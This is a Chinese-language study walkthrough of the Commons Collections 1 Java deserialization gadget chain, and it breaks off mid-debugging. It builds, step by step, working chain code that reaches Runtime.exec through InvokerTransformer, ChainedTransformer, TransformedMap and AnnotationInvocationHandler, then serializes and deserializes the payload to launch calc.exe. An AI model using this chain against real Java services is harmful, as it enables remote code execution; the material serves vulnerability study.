

# CommonCollection1

## InvokeTransformer

```
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package org.apache.commons.collections.functors;

import java.io.Serializable;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;
import org.apache.commons.collections.FunctorException;
import org.apache.commons.collections.Transformer;

public class InvokerTransformer implements Transformer, Serializable {
    static final long serialVersionUID = -8653385846894047688L;
    private final String iMethodName;
    private final Class[] iParamTypes;
    private final Object[] iArgs;

    public static Transformer getInstance(String methodName) {
        if (methodName == null) {
            throw new IllegalArgumentException("The method to invoke must not be null");
        } else {
            return new InvokerTransformer(methodName);
        }
    }

    public static Transformer getInstance(String methodName, Class[] paramTypes, Object[] args) {
        if (methodName == null) {
            throw new IllegalArgumentException("The method to invoke must not be null");
        } else if (paramTypes == null && args != null || paramTypes != null && args == null || paramTypes != null && args != null && paramTypes.length != args.length) {
            throw new IllegalArgumentException("The parameter types must match the arguments");
        } else if (paramTypes != null && paramTypes.length != 0) {
            paramTypes = (Class[])paramTypes.clone();
            args = (Object[])args.clone();
            return new InvokerTransformer(methodName, paramTypes, args);
        } else {
            return new InvokerTransformer(methodName);
        }
    }

    private InvokerTransformer(String methodName) {
        this.iMethodName = methodName;
        this iParamTypes = null;
    }
}
```

```

        this.iArgs = null;
    }

    public InvokerTransformer(String methodName, Class[] paramTypes, Object[]
args) {
        this.iMethodName = methodName;
        this.iParamTypes = paramTypes;
        this.iArgs = args;
    }

    public Object transform(Object input) {
        if (input == null) {
            return null;
        } else {
            try {
                Class cls = input.getClass();
                Method method = cls.getMethod(this.iMethodName,
this.iParamTypes);
                return method.invoke(input, this.iArgs);
            } catch (NoSuchMethodException var5) {
                throw new FunctorException("InvokerTransformer: The method '" +
this.iMethodName + "' on '" + input.getClass() + "' does not exist");
            } catch (IllegalAccessException var6) {
                throw new FunctorException("InvokerTransformer: The method '" +
this.iMethodName + "' on '" + input.getClass() + "' cannot be accessed");
            } catch (InvocationTargetException var7) {
                throw new FunctorException("InvokerTransformer: The method '" +
this.iMethodName + "' on '" + input.getClass() + "' threw an exception", var7);
            }
        }
    }
}

```

这是一个单例模式设计的类，通过transform方法使用反射执行代码。传入参数为一个对象。

```

54 public Object transform(Object input) {
55     if (input == null) {
56         return null;
57     } else {
58         try {
59             Class cls = input.getClass();
60             Method method = cls.getMethod(this.iMethodName, this.iParamTypes);
61             return method.invoke(input, this.iArgs);
62         } catch (NoSuchMethodException var5) {
63             throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' does not exist");
64         } catch (IllegalAccessException var6) {
65             throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' cannot be accessed");
66         } catch (InvocationTargetException var7) {
67             throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' threw an exception", var7);
68         }
69     }
70 }
71 }

```


调用方式：

```


InvokerTransformer invokerTransformer = new
InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc.exe"});
invokerTransformer.transform(Runtime.getRuntime());

```

之后尝试搜索有什么地方调用了 `invokeTransformer.transform` 方法，同搜索 `transform` 关键字，找到几处：



构造链中使用的是 `ChainedTransformer`，这里的 `SwitchTransformer` 也有 `ChainedTransformer` 的特点，不过多追加了一个判断。



通过 `ChainedTransformer` 调用 `InvokerTransformer` 执行命令：

```
InvokerTransformer invokerTransformer = new  
InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc.exe"});  
// invokerTransformer.transform(Runtime.getRuntime());  
  
Transformer[] transformers={  
    new ConstantTransformer(Runtime.getRuntime()), //ConstantTransformer传  
    进去一个对象，然后通过transform返回传进去的对象。这样在chainedTransformer链中就不需要传入一个对象。  
    invokerTransformer};  
  
// Transformer[] transformers=new Transformer[]{  
//     new ConstantTransformer(Runtime.getRuntime()),  
//     new InvokerTransformer("exec", new Class[]{String.class}, new  
//     Object[]{"calc.exe"}),  
// };  
  
ChainedTransformer chainedTransformer = new  
ChainedTransformer(transformers);  
chainedTransformer.transform("");
```

此处 ConstantTransformer 类的作用是自动返回一个对象。

```
11 public class ConstantTransformer implements Transformer, Serializable {
12     static final long serialVersionUID = 6374440726369055124L;
13     @ public static final Transformer NULL_INSTANCE = new ConstantTransformer((Object)null);
14     private final Object iConstant;
15
16     @ public static Transformer getInstance(Object constantToReturn) {
17         return (Transformer)(constantToReturn == null ? NULL_INSTANCE : new ConstantTransformer(constantToReturn));
18     }
19
20     public ConstantTransformer(Object constantToReturn) {
21         this.iConstant = constantToReturn;
22     }
23
24     public Object transform(Object input) {
25         return this.iConstant;
26     }
27
28     public Object getConstant() {
29         return this.iConstant;
30     }
31 }
```

## TransformedMap

TransformedMap 用于对Java标准数据结构Map做一个修饰，被修饰过的Map在添加新的元素时，将可以执行一个回调。我们通过下面这行代码对innerMap进行修饰，传出的 outerMap 即是修饰后的Map：

```
22 @ public static Map decorate(Map map, Transformer keyTransformer, Transformer valueTransformer) {
23     return new TransformedMap(map, keyTransformer, valueTransformer);
24 }
25
26 @ protected TransformedMap(Map map, Transformer keyTransformer, Transformer valueTransformer) {
27     super(map);
28     this.keyTransformer = keyTransformer;
29     this.valueTransformer = valueTransformer;
30 }
31
70 public Object put(Object key, Object value) {
71     key = this.transformKey(key);
72     value = this.transformValue(value);
73     return this.getMap().put(key, value);
74 }
75
45
46 @ protected Object transformValue(Object object) {
47     return this.valueTransformer == null ? object : this.valueTransformer.transform(object);
48 }
49 }
```

通过static方法创建一个 TransformedMap 对象，其中，keyTransformer 或者 valueTransformer 属性就是回调方法，之后调用 put 方法存储数据，会进行数据整理，第71，72行就调用 transformKey 或 transformValue 方法，然后调用回调方法。

完整的代码：

```
public static void main(String[] args) throws Exception {
    InvokerTransformer invokerTransformer = new
    InvokerTransformer("exec",new Class[]{String.class},new Object[]{"calc.exe"});
    // invokerTransformer.transform(Runtime.getRuntime());

    Transformer[] transformers={
        new ConstantTransformer(Runtime.getRuntime()),//ConstantTransformer传
        进去一个对象，然后通过transform返回传进去的对象。这样在chainedTransformer链中就不需要传入一个对象。
        invokerTransformer};
    // Transformer[] transformers=new Transformer[]{
    //     new ConstantTransformer(Runtime.getRuntime()),
    //     new InvokerTransformer("exec", new Class[]{String.class},new
    //     Object[]{"calc.exe"}),
    // }
```

```
//    };
    ChainedTransformer chainedTransformer = new
ChainedTransformer(transformers);
    //chainedTransformer.transform("");

    //System.out.println(Runtime.getRuntime().getClass().getMethod("exec",String.cl
ass).invoke(Runtime.getRuntime(),"calc.exe"));
    //Runtime.getRuntime().exec()
    Map innerMap=new HashMap();
    Map outerMap= TransformedMap.decorate(innerMap,null,chainedTransformer);
    outerMap.put("test","xxx"); //调用的是TransformedMap类中的put方法。
}
```

到此触发代码执行的逻辑已经完全清楚了，我们的`demo`中核心部分就在向`outermap`中添加一个新的原素。

因此要找到一个`readObject`方法能够自动执行这个添加元素的操作，从而触发反序列化。

## 如何执行outerMap.put-- AnnotationInvocationHandler

```
public class CommonCollections3 {
    public static void main(String[] args) throws Exception {
        InvokerTransformer invokerTransformer = new
InvokerTransformer("exec",new Class[]{String.class},new Object[]{"calc.exe"});
        // invokerTransformer.transform(Runtime.getRuntime());

        Transformer[] transformers={
            new ConstantTransformer(Runtime.getRuntime()),//ConstantTransformer传
进去一个对象，然后通过transform返回传进去的对象。这样在chainedTransformer链中就不需要传入一
个对象。
            invokerTransformer};
        //    Transformer[] transformers=new Transformer[]{
        //        new ConstantTransformer(Runtime.getRuntime()),
        //        new InvokerTransformer("exec", new Class[]{String.class},new
Object[]{"calc.exe"}),
        //    };
        ChainedTransformer chainedTransformer = new
ChainedTransformer(transformers);
        //chainedTransformer.transform("");

        //System.out.println(Runtime.getRuntime().getClass().getMethod("exec",String.cl
ass).invoke(Runtime.getRuntime(),"calc.exe"));
        //Runtime.getRuntime().exec()
        Map innerMap=new HashMap();
        Map outerMap= TransformedMap.decorate(innerMap,null,chainedTransformer);
        outerMap.put("test","xxx"); //调用的是TransformedMap类中的put方法。
        Class<?> aClass =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
        Constructor<?> constructor = aClass.getDeclaredConstructor(Class.class,
Map.class);
        constructor.setAccessible(true);
        Object obj = constructor.newInstance(Retention.class, outerMap);

        ByteArrayOutputStream barr=new ByteArrayOutputStream();
        ObjectOutputStream oos=new ObjectOutputStream(barr);
```

```
        oos.writeObject(obj);
        oos.close();
    }
}
```

此处生成序列化流时会报一个错误：

```
Exception in thread "main" java.io.NotSerializableException: Create breakpoint : java.lang.Runtime
    at java.io.ObjectOutputStream.writeObject0(ObjectOutputStream.java:1184)
    at java.io.ObjectOutputStream.defaultWriteFields(ObjectOutputStream.java:1548)
    at java.io.ObjectOutputStream.writeSerialData(ObjectOutputStream.java:1509)
    at java.io.ObjectOutputStream.writeOrdinaryObject(ObjectOutputStream.java:1432)
    at java.io.ObjectOutputStream.writeObject0(ObjectOutputStream.java:1178)
    at java.io.ObjectOutputStream.writeArray(ObjectOutputStream.java:1378)
    at java.io.ObjectOutputStream.writeObject0(ObjectOutputStream.java:1174)
    at java.io.ObjectOutputStream.defaultWriteFields(ObjectOutputStream.java:1548)
    at java.io.ObjectOutputStream.writeSerialData(ObjectOutputStream.java:1509)
    at java.io.ObjectOutputStream.writeOrdinaryObject(ObjectOutputStream.java:1432)
    at java.io.ObjectOutputStream.writeObject0(ObjectOutputStream.java:1178)
    at java.io.ObjectOutputStream.defaultWriteFields(ObjectOutputStream.java:1548)
```

因为 Runtime 类没有实现 serializable 接口，所以这里不能被反序列化。需要简单的修改上面的链：

```

public static void main(String[] args) throws Exception {
    InvokerTransformer invokerTransformer = new
InvokerTransformer("exec",new Class[]{String.class},new Object[]{"calc.exe"});
    // invokerTransformer.transform(Runtime.getRuntime());

//    Transformer[] transformers={
//        new ConstantTransformer(Runtime.getRuntime()),//ConstantTransformer
//        传进去一个对象，然后通过transform返回传进去的对象。这样在chainedTransformer链中就不需要传入
//        一个对象。
//        invokerTransformer}; //此处因为Runtime类没有实现serializable接口，所以无法
//        被反序列化，需要修改链。
    Transformer[] transformers={
        new ConstantTransformer(Runtime.class),
        new InvokerTransformer("getMethod",new Class[]
{String.class,Class[].class},new Object[]{"getRuntime",new Class[0]}),//通过
InvokerTransformer方法获取getRuntime方法
        new InvokerTransformer("invoke",new Class[]
{Object.class,Object[].class},new Object[]{null,new Object[0]}), //If the
underlying method is static, then the specified obj argument is ignored. It may
be null.
        invokerTransformer,
    };

    ChainedTransformer chainedTransformer = new
ChainedTransformer(transformers);
    chainedTransformer.transform("");
}

```

Runtime 类没有实现 serializable 接口不能反序列化，但是 Class 类实现了，所以我们在 ConstantTransformer 这里传入 Runtime 类的类对象，然后利用 Class 类对象 当中的 getMethod 方法 获取到 getRuntime 方法，之后调用 java.lang.reflect.Method 类中的 invoke 方法执行 getRuntime 方法，返回一个 Runtime 对象;

```
package reflect2;

import java.lang.reflect.Method;

public class calc {
```

```

public static void main(String[] args) throws Exception{
    // Runtime.getRuntime().exec("calc.exe");
    try{
        Object runtime=Class.forName("java.lang.Runtime")
            .getMethod("getRuntime")    //此次是通过getRuntime方法返回一个
runtime对象。具体内容可见Runtime类
            .invoke(null); //此处getRuntime是一个静态方法，反射调用不需要传入对
象 //If the underlying method is static, then the specified obj argument is
ignored. It may be null.
        Class.forName("java.lang.Runtime")
            .getMethod("exec",String.class)
            .invoke(runtime,"calc.exe");//
    }catch (Exception e){
        System.out.println(e);
    }

    try{
        Class runtime2=Runtime.class.getClass();
        Method
method=runtime2.getMethod("getMethod",String.class,Class[].class);
        System.out.println(method);
        Method runtimeObj= (Method)
method.invoke(Runtime.class,"getRuntime",new Class[0]);
        System.out.println(runtimeObj);
        Object demo1=runtimeObj.invoke(null, new Object[0]);
        System.out.println(demo1);
        Class.forName("java.lang.Runtime")
            .getMethod("exec",String.class)
            .invoke(demo1,"calc.exe");
        //method.exec("calc.exe");
    }catch (Exception e){
        e.printStackTrace();
    }
}
}

```

在执行上述修改后的代码，进行序列化时还是会爆出一个错误：

```

Exception in thread "main" java.io.NotSerializableException Create breakpoint : java.lang.ProcessImpl
    at java.io.ObjectOutputStream.writeObject0(ObjectOutputStream.java:1184)
    at java.io.ObjectOutputStream.writeObject(ObjectOutputStream.java:348)
    at java.util.HashMap.internalWriteEntries(HashMap.java:1785)
    at java.util.HashMap.writeObject(HashMap.java:1362) <4 internal lines>
    at java.io.ObjectStreamClass.invokeWriteObject(ObjectStreamClass.java:1028)
    at java.io.ObjectOutputStream.writeSerialData(ObjectOutputStream.java:1496)
    at java.io.ObjectOutputStream.writeOrdinaryObject(ObjectOutputStream.java:1432)
    at java.io.ObjectOutputStream.writeObject0(ObjectOutputStream.java:1178)
    at java.io.ObjectOutputStream.writeObject(ObjectOutputStream.java:348)
    at org.apache.commons.collections.map.TransformedMap.writeObject(TransformedMap.java:97) <4 internal lines>

```

这个错误经过调试之后发现是因为执行 InvokeTransformer 的 transform 对象之后返回的对象类型为 ProcessImpl，导致 put 方法的 value 值为这个类，而这个类是没有实现接口无法被序列化的。

```


56
57 public Object transform(Object object) { object: ProcessImpl@594
58     for(int i = 0; i < this.iTransformers.length; ++i) {
59         object = this.iTransformers[i].transform(object); iTransformers: Transformer[4]@555
60     }
61
62     return object; object: ProcessImpl@594
63 }

```

解决方法，再传入一个 ConstantTransformer 对象，将值设为1，这样再次调用 tranform 方法时就会



## 返回传入的1




```
public class CommonCollections3 {
    public static void main(String[] args) throws Exception {
        InvokerTransformer invokerTransformer = new
        InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc.exe"});
        // invokerTransformer.transform(Runtime.getRuntime());

        // Transformer[] transformers={
        //     new ConstantTransformer(Runtime.getRuntime()), //ConstantTransformer
        //     传进去一个对象，然后通过transform返回传进去的对象。这样在chainedTransformer链中就不需要传入
        //     一个对象。
        //     invokerTransformer}; //此处因为Runtime类没有实现serializable接口，所以无
        //     法被反序列化，需要修改链。

        Transformer[] transformers={
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod", new Class[]
            {String.class, Class[].class}, new Object[]{"getRuntime", new Class[0]}), //通过
            InvokerTransformer方法获取getRuntime方法
            new InvokerTransformer("invoke", new Class[]
            {Object.class, Object[].class}, new Object[]{null, new Object[0]}),
            invokerTransformer,
            new ConstantTransformer(1),
        };
        ChainedTransformer chainedTransformer = new
        ChainedTransformer(transformers);
        chainedTransformer.transform("");
    }
}
```

这里有一个点就是，经过上面的构造链计算之后，Map中的所有键对应的值都会变成1。

PS：这里有一个点需要注意的，就是关于 innerMap 和 outerMap 的使用



此处使用 innerMap 首先存入数据，那么 put 数据的时候不会触发构造链，并且不会报上面的错误，并且下一步只会将 ChainedTransformer 赋值到 outMap 当中。

一开始使用 outerMap 存放数据，那么在put的时候就会触发构造链，并且会触发上面的报错。



## 关于AnnotationInvocationHandler

```
version:8u66
private void readObject(ObjectInputStream var1) throws IOException,
ClassNotFoundException {
    var1.defaultReadObject();
    AnnotationType var2 = null;

    try {
        var2 = AnnotationType.getInstance(this.type);
    } catch (IllegalArgumentException var9) {
        throw new InvalidObjectException("Non-annotation type in annotation
serial stream");
    }

    Map var3 = var2.memberTypes();
    Iterator var4 = this.memberValues.entrySet().iterator();

    while(var4.hasNext()) {
        Entry var5 = (Entry)var4.next();
        String var6 = (String)var5.getKey();
        Class var7 = (Class)var3.get(var6);
        if (var7 != null) {
            Object var8 = var5.getValue();
            if (!var7.isInstance(var8) && !(var8 instanceof ExceptionProxy))
            {
                var5.setValue((new
AnnotationTypeMismatchExceptionProxy(var8.getClass() + "[" + var8 +
"]")).setMember((Method)var2.members().get(var6)));
            }
        }
    }
}
```

在通过var5.setValue的过程就会像我们之前分析的一样，有一个通过 `outermap` 进行添加元素的操作。仔细分析一下。

## AnnotationInvocationHandler的调用与初始化

`AnnotationInvocationHandler` 是JDK的内部类，不能通过new的方式来进行创建，所以此处使用java反射的方式进行调用。

```
Class<?> aClass =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor<?> constructor = aClass.getDeclaredConstructor(Class.class,
Map.class);
constructor.setAccessible(true);
//Object obj = constructor.newInstance(Retention.class, outerMap);
//Retention.class;
InvocationHandler handler=
(InvocationHandler)constructor.newInstance(Counter.class, outerMap);
```

第二部分，就是关于调用 `newInstance` 进行初始化。在这一步中，需要来阅读 `AnnotationInvocationHandler` 源码查看如何进行初始化。

```
AnnotationInvocationHandler(Class<? extends Annotation> var1, Map<String,
Object> var2) {
    Class[] var3 = var1.getInterfaces();
    if (var1.isAnnotation() && var3.length == 1 && var3[0] ==
Annotation.class) {
        this.type = var1;
        this.memberValues = var2;
    } else {
        throw new AnnotationFormatError("Attempt to create proxy for a non-
annotation type.");
    }
}
```

首先传递两个参数 `var1` 和 `Map`，其中这个 `var1` 是一个 `Class` 类型且必须继承 `Annotation` 类。这里的 `Annotation` 类就是 java 的注解了，java 中所有的注解都继承自该类。且该类是个接口类型，无法直接创建子类。而且无法通过实现该接口，再继承的方式去实现。

```
class a implements Annotation{


    @Override
    public Class<? extends Annotation> annotationType() {
        return null;
    }
}

class b extends a{}
```

也就是这种方式创建是无法完成初始化的。

这里可以直接自定义一个注解，因为每一个注解都继承自 `Annotation` 类。

之后通过 `getInterfaces()` 方法获取到 `var1` 所实现的第一个接口对象。然后使用 `isAnnotation` 方法检查 `var1` 是不是 `Annotation` 注解类型，并判断获取到的第一个接口对象是不是 `Annotation` 类型。之后将 `AnnotationInvocationHandler` 类的 `type` 属性赋值 `var1`，`memberValues` 属性赋值 `var2`。



## AnnotationInvocationHandler的反序列化

上图, readObject 方法

```
341 private void readObject(ObjectInputStream var1) throws IOException, ClassNotFoundException {
342     var1.defaultReadObject();
343     AnnotationType var2 = null;
344
345     try {
346         var2 = AnnotationType.getInstance(this.type);
347     } catch (IllegalArgumentException var9) {
348         throw new InvalidObjectException("Non-annotation type in annotation stream");
349     }
350
351     Map var3 = var2.memberTypes();
352     Iterator var4 = this.memberValues.entrySet().iterator();
353
354     while(var4.hasNext()) {
355         Entry var5 = (Entry)var4.next();
356         String var6 = (String)var5.getKey();
357         Class var7 = (Class)var3.get(var6);
358         if (var7 != null) {
359             Object var8 = var5.getValue();
360             if (!var7.isInstance(var8) && !(var8 instanceof ExceptionProxy)) {
361                 var5.setValue((new AnnotationTypeMismatchExceptionProxy(
362                     var8.getClass() + "[" + var8 + "]")).setMember((Method)var2.members().get(var6)));
363             }
364         }
365     }
366 }
```

首先是创建一个 AnnotationType 类型的变量 var2, 然后通过 AnnotationType.getInstance 方法获取到 this.type 的 Class 类对象。这里的 this.type 属性根据之前的分析, 就是我们传递的第一个变量, 一个 interface SecurityRambling.Counter。这里的使用的 AnnotationType.getInstance 方法作用是获取注解类本身。

## 概述

JDK 中获取注解时, 返回的都是 Annotation 类型, 如下(截取自 JDK 源码)

```
1 | public <A extends Annotation> A getAnnotation(Class<A> annotationClass)
```


当获取到 Annotation 的实例后, 可以通过 getClass(从 Object 继承而来)和 annotationType(Annotation 接口中的方法)获取到相关的 Class。下面阐述一下两者的区别, 以下内容为自己的推断, 并不是通过翻阅源码获得的结论。

详细信息: [AnnotationType 类型介绍](#)


之后可以看到获取到的 var2 变量的属性, 其中 memberTypes 属性中保存的是当前注解拥有的方法。是一个 HashMap 类型。

```
@interface Counter {
    test count();
    String a();
}


enum test {
    CLASS,
    SOURCE,
    RUNTIME,
}
```



之后将 memberTypes 属性的值赋值给 var3，然后创建一个迭代器，迭代器的内容就是之前存入的 TransformedMap 类型的值。



之后继续，对迭代器进行遍历。



此处可以看到，首先从迭代器取出一个值，赋值给 var5，然后获取到 var5 的键为 demo，之后在 var3 中寻找键名为 demo 的值，这个 var3 存放的当前注解所有的接口方法。而当前接口没有一个名为 demo 的方法，因此 var7 为 null，然后跳过 setValue 的步骤。直接返回。

此处我们要想 var7 不为 null，就必须在生成序列化链的时候，通过 outermmap 存入一个键值，且键名必须为 AnnotationInvocationHandler 类初始化时传进去的注解的其中一个方法名。所以构造链应该如下：

```

35     Map innerMap=new HashMap();
36     Map outerMap= TransformedMap.decorate(innerMap, keyTransformer: null, chainedTransformer);
37     outerMap.put("a","a"); //调用的是TransformedMap类中的put方法。
38     //outerMap.put("demo",1);
39     Class<?> aClass = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
40     Constructor<?> constructor = aClass.getDeclaredConstructor(Class.class, Map.class);
41     constructor.setAccessible(true);
42     //...
44     InvocationHandler handler= (InvocationHandler)constructor.newInstance(Counter.class, outerMap);
45     ByteArrayOutputStream barr=new ByteArrayOutputStream();
46     ObjectOutputStream oos=new ObjectOutputStream(barr);
47     oos.writeObject(handler);
48     oos.close();
49
50     System.out.println(barr);
51     ObjectInputStream objIn = new ObjectInputStream(new ByteArrayInputStream(barr.toByteArray()));
52     Object o=(Object) objIn.readObject();
53 }
54 }
55
56 @interface Counter {
57     test count();
58     String a();
59 }
60
61 enum test{
62     CLASS,
63     SOURCE,
64     RUNTIME,
65 }

```

继续调试。

```

358     if (var7 != null) {
